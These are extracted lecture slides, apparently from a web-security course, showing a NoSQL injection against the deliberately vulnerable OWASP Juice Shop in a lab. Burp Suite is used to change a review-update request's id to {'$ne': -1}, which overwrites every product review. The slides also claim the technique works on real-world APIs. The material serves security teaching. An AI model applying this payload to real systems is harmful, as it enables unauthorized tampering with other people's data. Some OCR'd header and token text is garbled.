
- Now, go to the related http request in the Burpsuite
- See? asd5! We just edited in the web page. **We haven't forward it yet!**

The screenshot shows the Burp Suite application window. At the top are four tabs: "Forward", "Drop", "Intercept is on" (which is selected), and "Action". Below these tabs is a toolbar with three icons: "Pretty" (selected), "Raw", and "\n Actions ▾". The main area displays an intercepted HTTP message, numbered 1 through 15. Lines 1-13 show the raw headers of a PATCH request to /rest/products/reviews. Line 14 shows the start of the JSON body {. Line 15 shows the first part of the JSON object {"id": "SaiDxFoN4MfCeyoGJ", "message": "asd5"} followed by "... following ...". A blue arrow points from the word "interceptor" in the question to the "Intercept is on" tab.

```
1 PATCH /rest/products/reviews HTTP/1.1  
2 Host: 192.168.0.106:3000  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: application/json, text/plain, */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMioiJzdWNjZXNzIiwiaWF0YSI6eyJP  
TAgKzAwOjAwIiwiaGVhZSI6ImFkbWVudWxsZWlucySwIAwWFOIjoxNjI0NjkxMDkzMDE2LCJleHAiOiE2MTQ3MDkwMTZ9.i1gElZ2ftgzGCfu  
8 Content-Type: application/json  
9 Content-Length: 43  
10 Origin: http://192.168.0.106:3000/  
11 Connection: close  
12 Referer: http://192.168.0.106:3000/  
13 Cookie: BEEFH0OK=CXP0h0n50r05TXBq4bn9PaiJvllfnHoSweAJsw9cTyGD2p5stABAo@VTuIzvHuKMAYHeTs6sn5KP86m;  
WQiLCJyb2xlIjoibY3VzdG9tZXIIeHlwcyYXN0TG9naW5JcCI6IjE5Mi4xNjcUMCA4OTIiLCJwcmlSWlhZ2UiOiJKZlhdWmx0  
2usvdRDcJg0  
14 {  
15 {  
    "id": "SaiDxFoN4MfCeyoGJ",  
    "message": "asd5"  
... following ...
```


NoSQL injection

- Right click the line you want to be repeated, first line, in this case
- [Send to the Repeater]



NoSQL injection

- Once we are in the Repeater tab, scroll to the bottom, you might be able to see the **payload**. Please check the next page



NoSQL injection

- Now we want to do some changes



The screenshot displays the 'Request' tab of a web browser's developer tools. The request is a PATCH to the endpoint `/rest/products/reviews` using HTTP/1.1. The response is a JSON object with the following structure:

```
{
  "id": "SaiDxFoN4MfCeyoGJ",
  "message": "asd5"
}
```

An orange arrow points to the `"id"` field in the response body.

NoSQL injection

- Now the message in the payload is changed as the following. However, what if we got something, more ambitious?

Request **Response**


Pretty Raw \n Actions ▾

```
1 PATCH /rest/products/reviews HTTP/1.1
2 Host: 192.168.0.106:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0YSI6eyJPZiAgKzAwOjAwIiwiaGVhZGF0eSI6ImVudWxsZWwifQjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.llgElZ2ftgzGCFu
8 Content-Type: application/json
9 Content-Length: 43
10 Origin: http://192.168.0.106:3000
11 Connection: close
12 Referer: http://192.168.0.106:3000/
13 Cookie: BEEFH0OK=CXp0h0n50r05TXBq4bn9PaiJVl1fnHoSweAJsw9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m; WQiLCJyb2xlIjoieY3VzdG9tZXIiLCJscXN0TG9naW5JcCI6IjE5MjQ3MDkwMTZ9.llgElZ2ftgzGCFu2usvdRDcJg0
14
15 {
  "id": "SaiDxFoN4MfCeyoGJ",
  "message": "hacked by mr loi"
}
```

NoSQL injection


- What if we want to hijack all the reviews across the entire website?
- ID number is not equal to minus one? Always TRUE!
- Now we go ahead and click the [send]!

```
14 |
15 | {
    |   "id": {
    |     "$ne": -1
    |   },
    |   "message": "hacked by mr loi"
    | }
    |
```




NoSQL injection

- Click the [send]



NoSQL injection

- After a “send” of our modified “payload”, we can go back to the Juice Shop and **refresh** the browser. Click on **ANY** products!



NoSQL injection

- Now we take a look at the response! See if the “message” fields are all changed!?

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' tab is active, displaying an HTTP PATCH request to /rest/products/reviews. The response is shown in the 'Response' tab, which is currently empty. The 'Inspector' panel on the right shows the 'Response Headers' section expanded, displaying 10 headers. The 'Request' tab shows the following headers and body:

```
1 PATCH /rest/products/reviews HTTP/1.1
2 Host: 192.168.0.106:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0IjE5MjMjQ3MDkwMTZ9.1lgElZ2ftgzGCFuu_y5wnSgZWMt
8 Content-Type: application/json
9 Content-Length: 43
10 Origin: http://192.168.0.106:3000
11 Connection: close
12 Referer: http://192.168.0.106:3000/
13 Cookie: BEEFH00K=CXp0h0n50r05TXBq4bn9PaiJv11fnHoSweAJsw9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m; language=en,
WQiLCJyb2xlIjoIY3VzdG9tZXIiLCJscXN0TG9naW5JcCI6IjE5MjMjQ3MDkwMTZ9.1lgElZ2ftgzGCFuu_y5wnSgZWMt
14
15 {
  "id": {
    "$ne": -1
  },
  "message": "hacked by mr loi"
}
```




The 'Inspector' panel on the right shows the following sections:

- Query Parameters (0)
- Request Cookies (7)
- Request Headers (12)
- Response Headers (10)

An orange arrow points from the text 'See if the message fields are all changed!?' to the 'message' field in the JSON response.

NoSQL injection

- If we go back to the browser, we can scroll down to see it's details, here is it!
- Click the current “reviews”
- Now!? **All of them are changed!**



NoSQL injection

- Does it work in the realistic world? Surprisingly, Yes!
- What we are looking for is ANY of the vulnerabilities in the API
 - This kind of attack is also working for some WebAPI working with traditional SQL based database servers!
 - The idea is the same!
 - Input (or inject) your own values, or replace the existing values in the “payload”
 - Send it to the server
 - The server will just “do the job” (get compromised), under your commands, and to change the contents in the webpages

Appendix: OWASP (Open Web Application Security) Juice Shop

- In the next time, we will briefly talk about the “targeting server”
- Like I said in the earlier time, companies like to see, if some vulnerabilities is found in the OWASP, can that be repeated in their company website as well?
 - A cross validation
 - They like to do this, after any of the majority changes / upgrades (security testing)
 - Or before a brand new website is going online